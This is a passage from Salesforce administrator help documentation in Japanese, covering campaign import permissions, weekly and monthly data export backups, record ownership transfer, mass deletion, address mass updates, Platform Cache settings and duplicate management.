データインポートウィザードを使用して他のユーザが所有する取引先責任者をキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先、取引先責任者、およびキャンペーンに対する「編集」 および 「すべてのデータの編集」
データインポートウィザードを使用して他のユーザが所有する取引先責任者を作成してキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先、取引先責任者、およびキャンペーンに対する「編集」 および 「すべてのデータの編集」

インポートオプション	必要なユーザ権限
データインポートウィザードを使用して既存のリードをキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および キャンペーンに対する「編集」 および 「リードのインポート」
データインポートウィザードを使用してリードを作成してキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および キャンペーンに対する「編集」 および 「リードのインポート」
データインポートウィザードを使用して自分が所有する個人取引先をキャンペーンに追加する	取引先に対する「作成」 および 取引先に対する「編集」 および 「個人データのインポート」
データインポートウィザードを使用して他のユーザが所有する個人取引先をキャンペーンに追加する	取引先に対する「作成」 および 取引先および取引先責任者に対する「編集」 および 「すべてのデータの編集」

キャンペーンメンバーに割り当てられる状況はどのようなものですか?

データインポートウィザードを使用すると、インポートファイル内の列を［状況］項目に対応付けられます。状況値が空白または無効である場合は、デフォルトの状況に設定されます。

Salesforce からバックアップデータをエクスポートする

Salesforce 組織では、使用するエディションに応じて週次または月次でデータのバックアップファイルを生成できます。組織の全データを、カンマ区切り値(CSV)ファイルでエクスポートできます。

メモ: 「ウィークリーデータのエクスポート」権限を持つユーザは、[エクスポートサービス]ページのすべてのエクスポートデータ、およびすべてのカスタムオブジェクトと項目を表示できます。この権限は、非常に広範なアクセスを可能にするため、デフォルトではシステム管理者プロファイルにのみ付与されています。

バックアップファイルを 7 日ごとに一度 (ウィークリーエクスポート) または 29 日ごとに一度 (マンスリーエクスポート) 手動で生成できます。Professional Edition と Developer Edition では、バックアップファイルを 29 日ごとにのみ生成できます。または、バックアップファイルを週次または月次間隔で自動的に生成するようにスケジュールすることもできます (Professional Edition と Developer Edition では、月次間隔のみ使用可能)。

通信が混雑していたためにエクスポートの配信が遅延することがあります。たとえば、4 月 1 日以降、月末まで毎週エクスポートを実行するようにスケジュールしたとします。最初のエクスポート要求がキューに入りましたが、通信が混雑したため、エクスポートは 4 月 8 日まで配信されません。4 月 7 日に 2 回目のエクスポート要求の処理がスケジュールされたとき、最初の要求がキューにまだ残っています。そのため、2 回目の要求は 4 月 14 日まで処理されません。

メモ: 有効ユーザのみがジョブをエクスポートできます。無効ユーザがエクスポートをスケジュールした場合、エラーメールが生成され、エクスポートは実行されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

ウィークリーエクスポートを使用できるエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

マンスリーエクスポートを使用できるエディション: Database.com Edition を除くすべての Edition

ユーザ権限

データをエクスポートする

- 「ウィークリーデータのエクスポート」

1. [設定] から、[クイック検索] ボックスに「データのエクスポート」と入力し、[データのエクスポート] と、[今すぐエクスポート] または [エクスポートをスケジュール] を選択します。
   - [今すぐエクスポート] オプションを選択すると、すぐにファイルのエクスポート準備が行われます。このオプションは、前回のエクスポートから十分な時間が経過している場合にのみ使用できます。
   - [エクスポートをスケジュール] オプションを選択すると、週次または月次間隔でエクスポート処理をスケジュールできます。
2. エクスポートファイルに使用する希望の文字コードを選択します。
3. エクスポートデータにこれらの項目を含める場合は、[画像、ドキュメント、および添付ファイルを含める] と [Chatter ファイルおよび Salesforce CRM Content ドキュメントバージョンを含める] を選択します。

   メモ: エクスポートに特殊なコンテンツを含めると、データのエクスポート処理時間が長くなります。
4. エクスポートファイルに改行記号の代わりにスペースを含める場合は、[改行をスペースに置換] を選択します。エクスポートファイルをインポートまたは他のインテグレーションに使用する場合、これを選択すると役立ちます。

5. エクスポートをスケジュールする場合、エクスポートの頻度 (マンスリーエクスポートを使用する組織のみ)、開始日と終了日、および時刻を選択します。
6. [エクスポートデータ] の下で、エクスポートに含めるデータ型を選択します。一部のデータ型に使用されている用語に精通していない場合は、[すべてのデータを含める] を選択することをお勧めします。次の点に注意してください。
   - 数式項目と積み上げ集計項目は、エクスポートからは常に除外されます。
   - 組織でディビジョンを使用している場合は、すべてのディビジョンのデータがエクスポートに含まれます。
   - 個人取引先を使用している組織から取引先をエクスポートしている場合は、すべての取引先項目が取引先データに含まれます。
   - 個人取引先を使用している組織から取引先責任者をエクスポートしている場合は、個人取引先のレコードが取引先責任者のデータに含まれます。ただし、取引先責任者のデータには、取引先責任者間および個人取引先アカウント間で共有されている項目のみが含まれます。
7. [エクスポートの開始] または [保存] をクリックします。

   Salesforce では、CSV ファイルを圧縮した zip アーカイブを作成し、準備が整ったら、エクスポートをスケジュールしたユーザにメールを送信します。この通知のメールアドレスは変更できません。エクスポートはできるだけ早く処理されますが、エクスポートが完了する日時を保証することはできません。大きなエクスポートは、複数のファイルに分割されます。zip ファイルをダウンロードするには、このメールにあるリンクまたは [データのエクスポート] をクリックします。zip ファイルは、メールを送信してから 48 時間後に削除されます。

   メモ: セキュリティ上の理由から、Salesforce は組織からデータをエクスポートするときに CAPTCHA ユーザ認証を要求することがあります。簡単なテキスト入力型のテストで、悪意のあるプログラムによる組織のデータへのアクセスを回避します。このテストをパスするには、フロート表示される 2 語をテキストボックス項目に正確に入力する必要があります。テキストボックス項目に入力する語は、スペースで区切る必要があります。

バックアップデータのエクスポートに関する考慮事項

Sandbox はサポート外

データエクスポートサービスは、Sandbox ではサポートされません。sandbox でエクスポートを要求できますが、エクスポートは処理されないため完了しません。キューに入った後でエクスポート要求を削除する唯一の方法は、Sandbox の更新です。

ファイルサイズに関する考慮事項

組織のデータサイズが大きい場合、複数の .csv ファイルおよび .zip アーカイブが作成されます。

- 1 つの .csv ファイルで可能な最大サイズは約 150 MB です。オブジェクト内のデータが 150 MB を超えると、そのオブジェクトに複数の .csv ファイルが作成されます。
- 各 .zip アーカイブファイルには 1 つ以上の .csv ファイルが含まれます。.zip アーカイブの最大サイズは約 512 MB です。エクスポートデータの合計サイズが 512 MB より大きい場合、エクスポートでは複数の .zip ファイルが生成されます。

エクスポートファイルの調整

選択した文字コードによっては、エクスポートファイルを表示する前に調整が必要な場合があります。選択した文字コードに適用される、次の手順を実行します。

- Unicode (UTF-8) でエンコードされたエクスポートファイルの表示
- Unicode (UTF-16、Big Endian) でエンコードされたエクスポートファイルの表示
- Unicode (Little Endian) でエンコードされたエクスポートファイルの表示

Unicode (UTF-8) でエンコードされたエクスポートファイルの表示

Microsoft Excel 2003 の場合:

1. Microsoft Excel を開きます。
2. [ファイル] > [新規] をクリックします。
3. [データ] > [外部データをインポート] > [データをインポートする] をクリックします。
4. Microsoft Excel のテキストインポートウィザードで CSV ファイルを選択します。
5. [区切り文字で区切られています。] を選択し、[元のファイル] で [Unicode (UTF-8)] オプションを選択します。
6. [次へ] をクリックします。
7. [区切り文字] で [コンマ] を選択し、[完了] をクリックします。セルの範囲を選択するように要求されることがあります。

   メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

8. 各ファイルに対して上記の手順を繰り返します。

Microsoft Excel の旧バージョン (2003 よりも前) の場合:

1. Microsoft Excel でファイルを開きます。
2. [ファイル] > [別名で保存] を選択します。
3. [Web ページ] としてファイルを保存します。
4. [ツール] > [オプション] > [一般情報] タブを選択し、[Web オプション] ボタンをクリックします。
5. [エンコード] タブを選択し、[Unicode (UTF-8)] オプションを選択します。
6. ダイアログボックスを閉じるには、[OK] をクリックします。
7. 選択した文字コードでファイルを保存するには、[ファイル] > [保存] を選択します。
8. 各ファイルに対して上記の手順を繰り返します。

Unicode (UTF-16、Big Endian) でエンコードされたエクスポートファイルの表示

エクスポートファイルを、この文字コードをサポートするテキストエディタで開きます。Microsoft Excel はこの文字コードをサポートしていません。

Unicode (Little Endian) でエンコードされたエクスポートファイルの表示

1. Microsoft Excel でファイルを開きます。
2. 列 A をクリックして、最初の列全体をハイライトします。
3. [データ] メニューを開き、[列のテキスト] を選択します。
4. [カンマやタブなどの区切り文字によってフィールドごとに区切られたデータ] ラジオボタンを選択し、[次へ] をクリックします。
5. [区切り文字] で「カンマ」を選択し、[完了] をクリックします。

   メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

6. 各ファイルに対して上記の手順を繰り返します。

データの所有権の移行

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

取引先、キャンペーン、取引先責任者、契約、リード、およびケースは **Database.com Edition** では使用できません。

契約を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

レコードの所有者、またはロール階層やテリトリー階層の所有者の上位にあるユーザは、単一レコードを別のユーザに移行できます。ケース、リード、およびキャンペーンなどの一部のオブジェクトでは、共有を使用してレコードを移行するためのアクセスがユーザに許可されている場合があります。オブジェクトの種別によっては、レコードを別のユーザに移行する方法が複数ある場合があります。

方法	使用可能なオブジェクト
1 つのレコードを移行する	取引先、キャンペーン、ケース、取引先責任者、契約、リード、カスタムオブジェクト
リストビューからレコードを選択して [所有者の変更] をクリックすることで複数のレコードを移行する	ユーザまたはキューに属することが可能なケース、リード、カスタムオブジェクト
一括移行ツールを使用して複数のレコードを移行する	取引先、リード、カスタムオブジェクト

ユーザ権限

複数の取引先、キャンペーン、取引先責任者、契約、カスタムオブジェクトを移行する
- 「所有権の移行」

  および

  オブジェクト種別に対する「編集」

複数のリードを移行する
- 「リード所有者の移行」または「所有権の移行」

  および

  リードに対する「編集」

複数のケースを移行する
- 「ケース所有者の移行」または「所有権の移行」

  および

  ケースに対する「編集」

所有権の変更権限

- 特定のオブジェクトに対する「すべてのデータの編集」権限、または「すべての編集」権限を持つユーザは、レコードの所有者に関係なく任意のレコードを移行できます。
- リストビューから単一レコードまたは複数のレコードを移行するには、新しい所有者はそのオブジェクト種別に対して少なくとも「参照」権限が必要です。このルールは、一括移行ツールを使用する場合は適用されません。
- テリトリー管理を使用していない組織内で任意の単一レコードの所有権を移行するには、適切な「編集」権限を持ち、操作対象となるレコードの所有者であるか、操作対象となるレコードの所有者より上位のロール階層にいる必要があります。

  たとえば、取引先の所有権を移行するには、その取引先に対する「参照」および「編集」アクセス権が必要です。また、レコードの新しい所有者は取引先に対して少なくとも「参照」権限が必要です。

  共有設定が [公開/フルアクセス] と [公開/参照・更新・所有権の移行] の場合、適切な「編集」権限を持つすべてのユーザに特定の種別のレコードについて所有権の移行を許可するよう設定できます。
- テリトリー管理を使用している組織では、テリトリーに割り当てられているユーザに対し、レコードの所有者であるかどうかに関係なく組織内のテリトリー間での取引先の移行を有効にすることができます。
- キャンペーンを移行するには、ユーザレコードで [マーケティングユーザ] チェックボックスがオンになっている必要もあります。

ポータル取引先の所有者の変更

- パートナー取引先を移行するには、「ユーザの管理」または「外部ユーザの管理」権限が必要です。

- カスタマーポータル取引先の所有者が取引先を移行する場合、同位のロールのユーザには特別な権限がなくても取引先を移行できます。カスタマーポータル取引先を上位または下位のロールを持つユーザに移行することはできません。
- パートナー取引先は、「外部ユーザの管理」権限を持つユーザにのみ移行できます。
- カスタマーポータルユーザとパートナーポータルユーザの両方がいるポータル取引先を移行するには、「ユーザの管理」権限が必要です。
- カスタマーポータルユーザを含む取引先を、パートナーユーザである所有者に割り当てることはできません。

関連トピック:

レコードの一括移行

レコードの一括移行

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

サービス契約を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

取引先およびリードを使用できないエディション: **Database.com** Edition

一括移行ツールを使用して、あるユーザから別のユーザに複数の取引先、リード、サービス契約、およびカスタムオブジェクトを移行します。

メモ: 自分が所有していないレコードを移行するには、そのレコードに対して、必要なユーザ権限と参照共有アクセス権も必要です。

ユーザ権限

取引先およびサービス契約を一括移行する
- 「所有権の移行」
  および
  オブジェクト種別に対する「編集」
  および
  「リード所有者の移行」

カスタムオブジェクトを一括移行する
- 「所有権の移行」
  および
  オブジェクト種別に対する「編集」

リードの所有権を一括変更する
- 「リード所有者の移行」または「所有権の移行」
  および
  リードに対する「編集」

1. [設定] から、[クイック検索] ボックスに「*所有権の一括変更*」と入力し、[所有権の一括変更] を選択します。
2. 所有権を移行するデータの種別に対応するリンクをクリックします。
3. 必要に応じて、[移行元] 項目に既存のレコード所有者の名前を入力します。リードの場合は、移行元をユーザまたはキューにできます。
4. [移行先] 項目には、新しいレコード所有者の名前を入力します。リードの場合は、移行先をユーザまたはキューにできます。
5. 組織でディビジョンを使用する場合に、移行されるすべてのレコードのディビジョンを新しい所有者のデフォルトのディビジョンに設定するには、[ディビジョンを変更...] チェックボックスをオンにします。
6. 取引先の所有権の移行時には、次の操作を実行できます。
   - 他のユーザが所有し、その取引先に関連付けられている進行中の商談を移行するには、[現在の取引先所有者が所有しない進行中の商談も移行] を選択します。
   - その取引先に関連付けられている完了した商談を移行するには、[完了した商談も移行] を選択します。このオプションは、取引先所有者が所有する完了した商談のみに適用されます。他のユーザが所有する完了した商談は変更されません。
   - 既存の取引先所有者が所有し、その取引先に関連付けられている進行中のケースを移行するには、[現在の取引先所有者が所有するオープンケースも移行] を選択します。
   - 既存の取引先所有者が所有し、その取引先に関連付けられているクローズしたケースを移行するには、[クローズしたケースも移行] を選択します。
   - その取引先に関連付けられている既存の取引先チームを維持するには、[現在の取引先チームをそのまま使用する] を選択します。取引先と関連付けられている既存の取引先チームを解除する場合は、[現在の取引先チームをそのまま使用する] チェックボックスをオフにします。
   - この取引先に関連付けられている商談の既存の取引先チームを維持するには、[現在の商談チームをそのまま使用する] を選択します。すべての商談分割が保存され、前の所有者に割り当てられていた分割率は新しい所有者に移行されます。このチェックボックスがオフになっていると、商談が移行されるときに、すべての商談チームメンバーと分割が削除されます。

     メモ: 完了した商談を移行する場合、この設定に関係なく、商談チームは維持されます。
7. 移行対象となるレコードが一致する検索条件を入力します。
8. [検索] をクリックします。

9. 移行するレコードの横にあるチェックボックスをオンにします。必要に応じて、現在表示されているものすべてを選択するには列のヘッダーにあるチェックボックスをオンにします。

   メモ: 重複するレコードが見つかった場合は、移行するレコードを1つだけ選択する必要があります。重複するレコードを移行すると、エラーになります。

   重複するレコードが表示されるのは、[キャンペーンメンバーの状況] に基づいてリードを絞り込み、一致するリードが複数のキャンペーンについて同じキャンペーンメンバーの状況にある場合です。たとえば、「*キャンペーンメンバーの状況 次の文字列と一致する 送信済み*」と条件を指定し、一致したリード名 John Smith が、2 つのキャンペーンについて状況が「送信済み」であると、このリードレコードが 2 回表示されます。

10. [移行] をクリックします。

関連トピック:

データの所有権の移行

複数のレコードおよびレポートの削除

一度に複数のレポートまたはレコードを削除できます。

一括削除できるレコードタイプとして、ケース、ソリューション、取引先、取引先責任者、リード、商品、活動があります。

一括削除は、次のような状況で便利です。

- 複数のレポートがもう使用されていないことが判明したため、[レポート] タブ上のレポートリストを整理する。
- 組織のリードを誤ってインポートしてしまったため、最初からやり直す。
- 最近組織を離れたユーザの取引先責任者が他のユーザのデータと重複しているため、重複した取引先責任者を削除する。
- 組織では以前、リードが [種別] 項目が「見込み客」に設定された取引先として入力されていた。これらの取引先をリードに変換する必要がある。

  ヒント: これらの取引先のレポートを実行して Excel にエクスポートし、リードのインポートウィザードを使用してデータをリードとしてインポートします。次に、一括削除を使用して削除するレコードタイプとして取引先を選択し、「種別 次の文字列と一致する 見込み客」と入力して削除するすべての取引先を検索します。

- 組織の取引開始済みリードをすべて削除する必要がある。リードレコードタイプを選択し、検索条件に「取引開始済み 次の文字列と一致する 1」と入力して、[検索] を選択します。
- 正しく作成されていない Web 生成のリードをクリーンアップしたり、もう取引していない取引先と取引先責任者を削除したりする。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

この機能は、**Database.com Edition** では API を介してのみ使用できます。カスタムオブジェクトのレコード一括削除は、**Database.com Edition** でのみ実行できます。

ユーザ権限

データを一括して削除する

- 「すべてのデータの編集」

1. レポートを実行して情報をアーカイブすることを強くお勧めします。データのウィークリーエクスポートも実行する必要があります。「Salesforce からバックアップデータをエクスポートする」(ページ 849)を参照してください。
2. [設定]から、[クイック検索]ボックスに「*一括削除*」と入力し、[一括削除]を選択し、削除するレコードのタイプへのリンクをクリックします。
3. レコードと共に削除される情報を確認します。
4. たとえば、「都道府県」「次の文字列と一致する」「東京都」などとして、選択した項目と一致する検索条件を指定します。
5. 取引先を削除する場合、その取引先に関連する成立した商談や、関連する他のユーザが所有する商談も削除するかどうかを指定します。
6. 商品を削除するとき、商談に含まれる商品も削除する場合は [商品をアーカイブする] をオンにします。
   次の操作を行う場合はこのオプションをオンにします。
   - 商談にない商品をごみ箱に移動して削除します。
   - 商談の商品をアーカイブします。それらの商品はごみ箱に移動しないため、復元することはできません。
7. [検索] を選択して一致するレコードを検索し、削除する項目を選択します。必要に応じて、現在表示されているものすべてを選択するには列のヘッダーにあるチェックボックスをオンにします。
8. レコードを完全削除するには、[レコードが永久に削除されます...] をオンにします。

   重要: このオプションを選択すると、選択したレコードがごみ箱から元に戻せなくなることに注意してください。
9. [削除] をクリックします。

関連トピック:

一括削除の利用に関するメモ
インポートの取り消し

一括削除の利用に関するメモ

一括削除を実行するときは、次の点に留意してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

この機能は、**Database.com Edition** では API を介してのみ使用できます。カスタムオブジェクトのレコード一括削除は、**Database.com Edition** でのみ実行できます。

ユーザ権限

データを一括して削除する
- 「すべてのデータの編集」

一括削除に関する一般的な留意事項

- 1 回に最大 250 件の項目を削除できます。
- レコードを削除する場合は、そのレコードの関連リストに表示される関連するレコードすべてが削除されます。
- 一括削除できるのは、公開レポートフォルダに含まれているレポートのみです。
- ダッシュボードに添付されたレポート、スケジュール済みレポート、レポート作成スナップショットで使用されているレポートを一括削除することはできません。

営業チーム関連の一括削除に関する留意事項

- パートナーユーザのいるパートナー取引先は削除できません。
- 商談の商品は削除できませんが、アーカイブすることはできます。
- 商品を一括削除する場合、削除される商品に関連するすべての価格表エントリも削除されます。
- 活動を削除する場合、条件に一致するアーカイブ済み活動も削除されます。
- 活動を削除する場合、要請済みミーティングは、確認されて自動的に行動に変換されるまで一括削除には含まれません。
- 定期的な行動を削除する場合、その子行動は、削除可能な項目のリストには表示されませんが削除されます。

サービスチーム関連の一括削除に関する留意事項

- ケースに関連付けられている取引先と取引先責任者は削除できません。
- セルフサービス向けに有効になっている取引先責任者とそれに関連付けられている取引先は削除できません。
- マスタソリューションを削除しても、それに関連する翻訳ソリューションは削除されません。代わりに、翻訳ソリューションそれぞれがマスタソリューションとなります。
- 翻訳ソリューションを削除すると、そのマスタソリューションとの関連付けが削除されます。

住所の一括更新

データに一貫性があると、レポートおよび関連総計値がより正確で理解しやすくなります。たとえば、国または都道府県に異なる省略名を使用していると、データが歪む可能性があります。一貫性のある住所にするため、既存の項目の国および州/都道府県の情報を一度に更新できます。

住所の一括更新は、取引先責任者、契約、およびリードで可能です。

ヒント: 新しいレコードでデータの一貫性を維持するには、州/国選択リストの使用を検討してください。

1. [設定] から、[クイック検索] ボックスに「*住所の一括更新*」と入力し、[住所の一括更新] を選択します。
2. [国] または [都道府県] を選択します。[都道府県] を選択した場合は、都道府県 (州) を更新する国を入力します。
3. [次へ] をクリックします。
4. 更新する値を選択し、[追加]をクリックします。[選択済みの値]ボックスに、更新する値が表示されます。

   [選択可能な値] ボックスには、既存のレコードに見つかった住所値が表示されます。更新する他の住所を見つけるには、値の全部または一部を入力し、[検索] をクリックします。

   多量のデータを持っている組織の場合は、[選択可能な値] ボックスを使用するかわりに、既存の値を入力してテキストエリアを更新します。各値を改行で区切ります。
5. [更新後の値]項目に指定済みの住所データと置き換える値を入力し、[次へ]をクリックします。多量のデータがある組織の場合は、この項目は [置換後の値] と表示されます。

   更新する住所レコードの数と種別が表示されます。多量のデータがある場合は、更新する値のみが表示されます。
6. [置換] をクリックして値を更新します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

住所を一括して更新する
- 「すべてのデータの編集」

契約の住所を一括して更新する
- 「すべてのデータの編集」

  および

  「契約の有効化」

関連トピック:

選択リストからの州と国の選択の許可

FAQ - 拡張性

- Salesforce の拡張規模は?
- Salesforce の登録者規模の増加に伴ってパフォーマンスは低下しませんか?

Salesforce の拡張規模は?

サービスの容量は、チームの最大値に合わせて拡張できます。サービスの基盤構造は、数百万人のユーザを処理できるように設計されています。お客様の必要に応じたペースで拡張しています。

Salesforce の登録者規模の増加に伴ってパフォーマンスは低下しませんか?

いいえ。弊社はパフォーマンスを重要視しており、お客様の需要を常に先回りできるように、拡張可能なサービスを設計しています。Webサーバやアプリケーションサーバを簡単に追加できるアーキテクチャを採用し、より多くのユーザが利用できるように整備しています。また、システムアーキテクチャには、利用ユーザ数に応じてデータベースサーバを追加することも可能です。さらに、必要に応じて帯域幅を増幅できる施設でサービスを提供しています。

Force.com データのキャッシュ

プラットフォームキャッシュを使用すると、再利用可能なデータをメモリに保存できるため、アプリケーションの実行時間を短縮できます。アプリケーションはこのデータにすばやくアクセスできるため、後続のトランザクションで計算やデータベースの要求を重複して行う必要がなくなります。

プラットフォームキャッシュを使用するには、まず、[設定]のプラットフォームキャッシュ区分ツールを使用してパーティションを設定します。パーティションを設定したら、プラットフォームキャッシュ Apex API を使用してパーティションに対するデータの追加、アクセス、削除ができます。

プラットフォームキャッシュのパーティションを使用して、アプリケーションのパフォーマンスを向上させることができます。パーティションを使用すると、アプリケーションにとって最適な方法でキャッシュ空間を分配できます。指定されたパーティションにデータをキャッシュすることで、他のアプリケーションや重要度の低いデータによってデータが上書きされることを回避できます。

[設定] の区分ツールにアクセスするには、［クイック検索］ボックスに「プラットフォームキャッシュ」と入力して、[プラットフォームキャッシュ] を選択します。

プラットフォームキャッシュ区分ツールは、次の目的に使用します。

- トライアルキャッシュを要求する。
- キャッシュパーティションを作成、編集、または削除する。
- アプリケーション間のパフォーマンスのバランスが取れるように、各パーティションのセッションキャッシュ容量と組織キャッシュ容量を割り当てる。
- 組織の現在のキャッシュ容量、内訳、パーティション割り当てのスナップショットを表示する (KB または MB)。
- 各パーティションに関する詳細を表示する。
- 任意のパーティションをデフォルトパーティションにする。

プラットフォームキャッシュを使用するには、パーティションを少なくとも1つ作成します。各パーティションには、1 つのセッションキャッシュと 1 つの組織キャッシュ区分があり、区分ごとに別個の容量を割り当てることができます。セッションキャッシュは、個々のユーザセッションのデータ保存に使用でき、組織キャッシュは、組織のユーザがアクセスできるデータに使用されます。任意の数のパーティション間で組織のキャッシュ空間を分配できます。セッションキャッシュと組織キャッシュの割り当ては、0 または 5 以上の整数にする必要があります。デフォルトパーティションを含むすべてのパーティションの割り当ての合計は、プラットフォームキャッシュの総割り当てと等しくなります。すべてのキャッシュ区分の合計割り当て容量は、組織全体の容量以下にする必要があります。

任意のパーティションをデフォルトパーティションとして定義できますが、使用できるデフォルトパーティションは 1 つのみです。パーティションに割り当てがない場合、キャッシュ操作 (get、put など) は呼び出されず、エラーは返されません。

容量の計算は、デフォルトで5分ごとに実行されます。その時点で最新の容量と割り当てを表示するには、[再計算] をクリックします。

プラットフォームキャッシュトライアルの要求
組織でプラットフォームキャッシュを使用してパフォーマンス改善をテストする場合、本番組織のトライアルキャッシュを要求できます。Enterprise Edition、Unlimited Edition、および Performance Edition には一定のキャッシュが含まれていますが、多くの場合キャッシュを追加するとパフォーマンスが向上します。トライアル要求が承認されたら、容量をパーティションに割り当てて、さまざまなシナリオでキャッシュの使用を試すことができます。キャッシュを試験的に使用することで、キャッシュを購入すべきかどうかを十分な情報に基づいて決定できます。

プラットフォームキャッシュの購入
プラットフォームキャッシュ空間を購入して、アプリケーションのパフォーマンスを向上させることができます。

関連トピック:

Apex 開発者ガイド
プラットフォームキャッシュトライアルの要求
プラットフォームキャッシュの購入

プラットフォームキャッシュトライアルの要求

組織でプラットフォームキャッシュを使用してパフォーマンス改善をテストする場合、本番組織のトライアルキャッシュを要求できます。Enterprise Edition、Unlimited Edition、および Performance Edition には一定のキャッシュが含まれていますが、多くの場合キャッシュを追加するとパフォーマンスが向上します。トライアル要求が承認されたら、容量をパーティションに割り当てて、さまざまなシナリオでキャッシュの使用を試すことができます。キャッシュを試験的に使用することで、キャッシュを購入すべきかどうかを十分な情報に基づいて決定できます。

通常、トライアルキャッシュ要求は3日で承認されます。要求が承認されると、30 MBのトライアルキャッシュ空間が提供されます (Developer Edition の場合は 10 MB)。より多くのトライアルキャッシュ空間が必要な場合は、Salesforce にお問い合わせください。

メモ: トライアルキャッシュ要求は最大 10 回行うことができ、次の要求を行う前に 90 日間待機する必要があります。

トライアルキャッシュを要求した後に、次のタイミングでメールが送信されます。

有効化時
この時点で容量をパーティションに割り当てて、組織でトライアルキャッシュをテストできます。

有効期限の 3 日前
有効期限が切れる前に、パーティションを再構成して、追加したトライアル空間の割り当てを解除してください。

有効期限切れ時
トライアルキャッシュが組織から削除されます。

メモ: 割り当て解除した空間が不十分な場合、提供されたトライアルキャッシュ空間を削除するためにパーティションサイズが削減されます。

Developer Edition 組織

Developer Edition 組織用のトライアルキャッシュを要求できます。組織にサインアップしたら、プラットフォームキャッシュ区分ツールにトライアルキャッシュを要求します。Developer Edition 組織を使用して管理パッケージを作成している ISV は、最大 2 つの Developer Edition 組織用の 10 MB のトライアルキャッシュを取得できます。ISV が Developer Edition 組織のトライアルキャッシュを取得するには、Salesforce 担当者にお問い合わせください。

キャッシュ削減アルゴリズム

トライアル期間の終了時、Salesforce が、提供したトライアルキャッシュ空間を組織から削除します。トライアルが終了する前に、必ずトライアルキャッシュ空間を割り当て解除してください。空間を割り当て解除するには、プラットフォームキャッシュ区分ツールからパーティション割り当てをリセットします。キャッシュ空間が割り当て解除されないと、Salesforce が次のプロセスで提供したキャッシュを削除します。

- システムは、最初にデフォルト以外の最小のパーティションからキャッシュを削除します。

  メモ: 1 つのパーティションのサイズは、そのパーティションの割り当て合計になります。これには、組織全体のキャッシュと名前空間固有のキャッシュが含まれます。

- 次に、システムは、サイズの小さいものから順にパーティションを処理していきます。同じサイズのパーティションが複数ある場合、これらのパーティションから均等にキャッシュを削除します。
- システムは、パーティションを最小サイズの 5 MB まで削減します。ただし、削除できるトライアルキャッシュ空間がなくなった場合は異なります。この場合、パーティションは 0 MB まで削減されます。
- デフォルトのパーティション (存在する場合) は、他のすべてのパーティションに削除できるトライアルキャッシュ空間がなくなった場合にのみ、最後に削減されます。

未割り当て空間がある場合は、次のようになります。

- 未割り当て空間の容量が、削除が必要な空間の容量よりも大きい場合、システムは未割り当て空間のみ削除します。
- 未割り当て空間の容量が、削除が必要な空間の容量よりも小さい場合、システムは最初に未割り当て空間を削除します。次に、システムはキャッシュ削減プロセスに従って残りの容量を削除します。

関連トピック:

Force.com データのキャッシュ
プラットフォームキャッシュの購入

プラットフォームキャッシュの購入

プラットフォームキャッシュ空間を購入して、アプリケーションのパフォーマンスを向上させることができます。

プラットフォームキャッシュは、Enterprise Edition 組織以上のお客様が使用できます。次のエディションにはデフォルトのキャッシュ空間が付属しますが、多くの場合、キャッシュを追加することでパフォーマンスがさらに向上します。

- Enterprise Edition (デフォルトで 10 MB)
- Unlimited Edition (デフォルトで 30 MB)
- Performance Edition (デフォルトで 30 MB)

アプリケーションに効果のあるキャッシュの量を判別するために、トライアルキャッシュを要求して組織で試すことができます。特に次の場合は、プラットフォームキャッシュによるパフォーマンス向上が期待できます。

- 多くの Apex カスタマイズが行われている組織
- 同時ユーザ数の多い組織
- 複雑な計算やクエリを行う組織やアプリケーション

また、ISV はキャッシュを購入して、お客様に提供するアプリケーションで使用できます。

キャッシュ空間は、10 MB ブロック単位の年間契約で販売されます。プラットフォームキャッシュを購入するには、Salesforce の担当者までお問い合わせください。

関連トピック:

Force.com データのキャッシュ
プラットフォームキャッシュトライアルの要求

Salesforce での重複レコードの管理

クリーンで正確なデータの保持は、組織で Salesforce を最大限に活用するための最重要の処理の 1 つです。Data.com 重複管理を使用して、Salesforce でユーザが重複レコードを作成できるかどうか、いつ作成できるかの制御、重複レコードの特定に使用するロジックのカスタマイズ、ユーザが保存する重複レコードに関するレポートの作成を行います。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

